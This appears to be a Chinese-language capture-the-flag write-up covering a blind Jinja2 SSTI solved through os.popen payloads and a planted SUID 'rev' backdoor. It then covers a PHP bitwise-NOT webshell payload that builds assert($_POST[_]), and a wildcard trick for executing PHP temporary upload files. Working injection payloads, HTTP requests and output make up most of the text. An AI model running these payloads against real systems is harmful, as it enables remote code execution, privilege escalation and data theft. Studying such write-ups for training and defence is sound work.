b='\x5f\x5fgetitem\x5f\x5f'%}{%set c='os'%}{%set d='popen'%}{%set e='env'%}
{%print lipsum|attr(a)|attr(b)(c)|attr(d)(e)|attr('read')()%}
```



22 第二十二章 血海核心·千年手段

先看代码

无回显ssti，因为这是flask，可以直接创建一个static目录把命令执行结果写入这个目录，web端可以直接访问

username传入payload，password随便填


代码块

```
/?username={{lipsum.__globals__.__builtins__.__import__('os').popen('mkdir static').read()}}&password=aaa
```

然后看看环境变量

代码块

```
/?username={{lipsum.__globals__.__builtins__.__import__('os').popen('env>static/flag.txt').read()}}&password=aaa
```



flag不在环境变量中

当前权限是普通用户


请求

```
GET /static/flag.txt HTTP/1.1
Host: 127.0.0.1:60035
sec-ch-ua:
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: http304ok=1; PHPSESSID=51b1da28adc7d00263ffe4790a9e2995
Connection: close
```

响应

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.11.13
Date: Fri, 03 Oct 2025 11:21:47 GMT
Content-Disposition: inline; filename=flag.txt
Content-Type: text/plain; charset=utf-8
Content-Length: 60
Last-Modified: Fri, 03 Oct 2025 11:21:46 GMT
Cache-Control: no-cache
ETag: "1759490506.1488879-60-1284638591"
Date: Fri, 03 Oct 2025 11:21:47 GMT
Connection: close

uid=1000(MoeCTFer) gid=1000(MoeCTFer) groups=1000(MoeCTFer)

```


查看根目录



flag权限是600，只有root用户能读

不出网flash无回显提权.....

先看看suid




发现/usr/bin/rev可用

/usr/bin/rev的作用是翻转字符串

执行命令/usr/bin/rev /flag>static/flag.txt

代码块


```
{{lipsum.__globals__.__builtins__.__import__('os').popen('/usr/bin/rev /flag>static/flag.txt').read()}}
```



命令执行结果是空的,这里在网上找了各种/usr/bin/rev提权相关资料，然后又在自己本地尝试很多/usr/bin/rev提权方法，本地可以但是一到题目环境就不行，卡了几个小时

思思索索.....

直到我ls /usr/bin/




发现了一个rev.c，这显然不是linux自带的东西，可能是出题人重新编译了一个rev

读取一下

代码块

```
/?username={{lipsum.__globals__.__builtins__.__import__('os').popen('cat+/usr/bin/rev.c>static/flag.txt').read()}}&password=aaa
```




代码块

```c
#include <unistd.h>
#include <string.h>

int main(int argc, char **argv) {

    for(int i = 1; i + 1 < argc; i++) {
        if (strcmp("--HDdss", argv[i]) == 0) {
            execvp(argv[i + 1], &argv[i + 1]);
        }
    }

    return 0;
}
```

出题人你是人吗。。。。。。。。。。。。。。。

根据rev.c的代码，使用--HDdss参数执行命令

```
/?username=
{{lipsum.__globals__.__builtins__.__import__('os').popen('/usr/bin/rev+--
HDdss+cat+/flag>static/flag.txt').read()}}&password=aaa
```




这是...Webshell?

放出了字符_

可以通过php取反构造逃逸payload

代码块

```
$_=~(%9E%8C%8C%9A%8D%8B);     //这里利用取反符号把它取回来，$_=assert
$__=~(%A0%AF%B0%AC%AB);       //$__=_POST
$___=$$__;                    //$___=$_POST
$_($___[_]);                  //assert($_POST[_]);
放到一排就是:
$_=~(%9E%8C%8C%9A%8D%8B);$__=~(%A0%AF%B0%AC%AB);$___=$$__;$_($___[_]);
```



这是...Webshell?_revenge

无法构造取反，服务端php版本是PHP/5.6.40

php5不支持这种表达方式

思思索

索.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

php的$_FILES变量，在用户上传文件时，无论是否有这个功能，都会将文件接收，并且放在临时目录下

命名格式为/tmp/php??????

我们可以使用.去将这个文件作为shell脚本执行，就可以逃逸出过滤进行rce

例如文件内容是ls

那么./ /tmp/php??????

的执行结果就会是ls的执行结果

因为无法使用字母，所以需要构造通配符

./ /???/?????????

但是这样会匹配到所有字符，可能就会匹配到其他文件

由于php生成临时文件名是随机的，所以最后一位可能是大写字母

因此可以通过glob通配符[@-[]来匹配大写字母

于是我们可以构造出命令

. /???/????????[@-[]

命令有了，接下来怎么在限制30字符的情况下执行命令呢

php中，执行命令最短的写法就是反引号

php中eval无法直接搭配反应号使用

但是可以在php标签中直接使用反引号

